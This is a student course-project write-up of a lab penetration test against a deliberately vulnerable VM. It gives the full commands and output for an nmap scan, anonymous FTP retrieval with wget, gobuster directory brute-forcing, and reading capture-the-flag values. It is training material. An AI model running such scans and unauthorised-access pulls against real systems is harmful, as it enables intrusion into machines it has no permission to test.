

Application and Web Application Security Course End Project

This project demonstrates a **Vulnerability Assessment and Penetration Testing (VAPT)** on a simulated web application environment. Using industry-standard tools such as Nmap, Gobuster, and FTP clients, multiple vulnerabilities were identified including anonymous FTP login, unsecured directories, and weak access controls. Exploitation was achieved through directory enumeration and source code analysis, leading to the discovery of hidden flags. The project highlights practical penetration testing skills and emphasizes the importance of secure configurations in web applications.

Tools:


- **Virtualization:** Oracle VirtualBox (NAT Network setup)
- **Operating Systems:** Kali Linux (attacker), Vulnerable VM (target)
- **Reconnaissance Tools:** Nmap (nmap -A)
- **Exploitation Tools:** FTP client, Gobuster, SecLists wordlists
- **Browsers:** Firefox/Chromium for source code analysis
- **Reporting:** Manual documentation of vulnerabilities, exploitation, and remediation strategies

Methodology:

The project followed a structured penetration testing lifecycle:


1. **Deployment** – Vulnerable VM setup in VirtualBox.
2. **Network Configuration** – NAT Network created and linked to Kali + target VM.
3. **Reconnaissance** – Nmap scan revealed open ports (21, 22, 80).
4. **Vulnerability Assessment** – FTP anonymous login, directory enumeration, source code review.
5. **Exploitation** – Retrieved flags via FTP, Gobuster, and direct URL access.
6. **Reporting** – Documented vulnerabilities, exploitation methods, and remediation strategies.

Step1: Deploying vulnerable VM.




Step2: Configure the machine network

- Create a NAT Network in VirtualBox : Go to Network and navigate to the tab NAT Network and click on create. Rename the NATNetwork to NATNetwork1.



- Select the vulnerable VM and click on settings -> Network and then select the NAT Network in the dropdown ,it automatically takes the NAT network that created in previous step.Click on OK.



- Start the VM and you can see the IP address of that machine:

```
Ubuntu 22.04.1 LTS vulnvma tty1

Machine IP: 10.0.2.3
vulnvma login: root
Password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat May 23 12:42:22 PM UTC 2026

System load:  0.18603515625   Processes:            110
Usage of /:   71.3% of 8.02GB   Users logged in:     0
Memory usage: 21%            IPv4 address for enp0s3: 10.0.2.3
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.


   https://ubuntu.com/blog/microk8s-memory-optimisation

287 updates can be applied immediately.
183 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Dec 27 04:34:05 UTC 2024 on tty1
root@vulnvma:~#
```

Step3: Select the Kali Linux VM and go to settings . Select the NATNetwork1 and click on ok.Start the Kali Linux VM.



- Open the terminal and change into root by executing the command “sudo su” . Enter the password. Run the command “nmap -A 10.0.2.3” to check any ports are open.

```

root@kali: /home/lavanya
Session Actions Edit View Help
(lavanya@kali)-[~]
└─$ sudo su
[sudo] password for lavanya:
(root@kali)-[/home/lavanya]
└─$ nmap -A 10.0.2.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-23 18:22 +0530
Nmap scan report for 10.0.2.3
Host is up (0.00040s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      vsftpd 3.0.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ can't get directory listing: TIMEOUT
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPd 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 21:ed:bf:e2:7c:62:18:0d:5c:94:23:6f:5b:10:5d:12 (ECDSA)
|_ 256 17:d8:f4:63:63:b2:fe:38:7b:d0:12:b0:71:1a:ab:70 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_/_
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Travel Blog
443/tcp   closed https
8080/tcp   closed http-proxy
MAC Address: 08:00:27:E4:BF:12 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 5.0 - 5.14 (98%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 4.15 - 5.19 (94%), Linux 2.6.32 - 3.13 (93%), OpenWrt 21.02 (Linux 5.4) (93%), Linux 2.6.39 (93%), Linux 5.1 - 5.15 (92%), Linux 6.0 (92%), OpenWrt 22.03 (Linux 5.10) (92%), Linux 2.6.22 - 2.6.36 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.40 ms 10.0.2.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.69 seconds

(root@kali)-[/home/lavanya]
└─$

```

- Identified some ports are open: 21/tcp ,22/tcp and 80/tcp.we will try to exploit them

Step 4: Vulnerability Assessment

- Use the command “ftp 10.0.2.3” and enter as a Anonymous. Check whether entering into passive mode or not by executing the command “ls”.

```

root@kali: /home/lavanya
Session Actions Edit View Help
/
└─$ ftp 10.0.2.3
Connected to 10.0.2.3.
220 (vsFTPd 3.0.5)
Name (10.0.2.3:lavanya): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||35714|)

```

- Exit from the ftp. Execute the command “wget -m --no-passive ftp://anonymous:anonymous@10.0.2.3”

```

root@kali: /home/lavanya
Session Actions Edit View Help
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||35714|)
ftp: Can't connect to '10.0.2.3:35714': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 33 Sep 06 2022 flag1.txt
226 Directory send OK.
ftp> exit
221 Goodbye.

(root@kali)~[/home/lavanya]
# wget -m --no-passive ftp://anonymous:anonymous@10.0.2.3
--2026-05-23 19:19:19-- ftp://anonymous:password*@10.0.2.3/
=> '10.0.2.3/.listing'
Connecting to 10.0.2.3:21... connected.
Logging in as anonymous ... Logged in!
=> SYST ... done. => PWD ... done.
=> TYPE I ... done. => CWD not needed.
=> PORT ... done. => LIST ... done.

10.0.2.3/.listing [ <=> ] 186 --.-KB/s in 0s

2026-05-23 19:19:19 (20.1 MB/s) - '10.0.2.3/.listing' saved [186]

--2026-05-23 19:19:19-- ftp://anonymous:password*@10.0.2.3/flag1.txt
=> '10.0.2.3/flag1.txt'
=> CWD not required.
=> PORT ... done. => RETR flag1.txt ... done.
Length: 33

10.0.2.3/flag1.txt 100%[=====>] 33 --.-KB/s in 0.001s

2026-05-23 19:19:19 (57.3 KB/s) - '10.0.2.3/flag1.txt' saved [33]

FINISHED --2026-05-23 19:19:19--
Total wall clock time: 0.02s
Downloaded: 2 files, 219 in 0.001s (375 KB/s)

(root@kali)~[/home/lavanya]
#

```

- Download the all the files and directories by login as anonymous and can see the flag1.txt file
- A directory with IP address created in kali machine.Flag1.txt file is downloaded in that path.

```

root@kali: /home/lavanya/10.0.2.3
Session Actions Edit View Help
=> '10.0.2.3/flag1.txt'
=> CWD not required.
=> PORT ... done. => RETR flag1.txt ... done.
Length: 33

10.0.2.3/flag1.txt 100%[=====>] 33 --.-KB/s in 0.001s

2026-05-23 19:19:19 (57.3 KB/s) - '10.0.2.3/flag1.txt' saved [33]

FINISHED --2026-05-23 19:19:19--
Total wall clock time: 0.02s
Downloaded: 2 files, 219 in 0.001s (375 KB/s)

(root@kali)~[/home/lavanya]
# ls
10.0.2.3 Desktop Documents Downloads Music Pictures Public Templates Videos

(root@kali)~[/home/lavanya]
# ls -ll
total 36
drwxr-xr-x 2 root root 4096 May 23 19:19 10.0.2.3
drwxr-xr-x 2 lavanya lavanya 4096 May 17 09:57 Desktop
drwxr-xr-x 2 lavanya lavanya 4096 May 17 09:57 Documents
drwxr-xr-x 2 lavanya lavanya 4096 May 17 09:57 Downloads
drwxr-xr-x 2 lavanya lavanya 4096 May 17 09:57 Music
drwxr-xr-x 2 lavanya lavanya 4096 May 17 09:57 Pictures
drwxr-xr-x 2 lavanya lavanya 4096 May 17 09:57 Public
drwxr-xr-x 2 lavanya lavanya 4096 May 17 09:57 Templates
drwxr-xr-x 2 lavanya lavanya 4096 May 17 09:57 Videos

(root@kali)~[/home/lavanya]
# cd 10.0.2.3


(root@kali)~[/home/lavanya/10.0.2.3]
# ls
flag1.txt

(root@kali)~[/home/lavanya/10.0.2.3]
# cat flag1.txt
bd923112d59c477a94c9998379152258


(root@kali)~[/home/lavanya/10.0.2.3]
#

```

- Open the browser and enter <http://10.0.2.3> and can able to see the website of travel Blog.




- Enter <http://10.0.2.3/pages/BlogsComponent.html> and click on the Read more and then click “ctrl+u” to view the source of the website.



- Now we will perform directory bursting.

- First install the gobuster and seclists using the commands “sudo apt install gobuster -y” and “sudo apt install seclists -y”.
- Use the command “gobuster dir -u http://10.0.5.4/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 100” .It will list all the directories.



```

root@kali: /home/lavanya
Session Actions Edit View Help
Preparing to unpack ./seclists_2025.3-0kali1_all.deb...
Unpacking seclists (2025.3-0kali1)...
Setting up seclists (2025.3-0kali1)...
Processing triggers for kali-menu (2026.1.5)...
Processing triggers for wordlists (2026.1.2)...

(root@kali) - [/home/lavanya]
ls
10.0.2.3 Desktop Documents Downloads Music Pictures Public Templates Videos

(root@kali) - [/home/lavanya]
gobuster dir -u http://10.0.2.3/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 100

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.3/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


css (Status: 301) [Size: 302] [→ http://10.0.2.3/css/]
images (Status: 301) [Size: 305] [→ http://10.0.2.3/images/]
index.html (Status: 200) [Size: 2683]
.htpasswd (Status: 403) [Size: 273]
.htaccess (Status: 403) [Size: 273]
js (Status: 301) [Size: 301] [→ http://10.0.2.3/js/]
.hta (Status: 403) [Size: 273]
pages (Status: 301) [Size: 304] [→ http://10.0.2.3/pages/]
robots.txt (Status: 200) [Size: 71]
server-status (Status: 403) [Size: 273]
Progress: 4750 / 4750 (100.00%)

Finished

(root@kali) - [/home/lavanya]

```

- Navigate to the each of the directory listed .Enter <http://10.0.2.3/robots.txt> and can see the flag.




```

Kali Linux x Blog Posts x http://10.0.2.3/pages/BlogPo x 10.0.2.3/robots.txt x +
View recent browsing across windows and devices
http://10.0.2.3/robots.txt
User-agent: *
Disallow: /
flag 2 -> 930f04eb6ff0eb864b2157dd2aa048c6

```

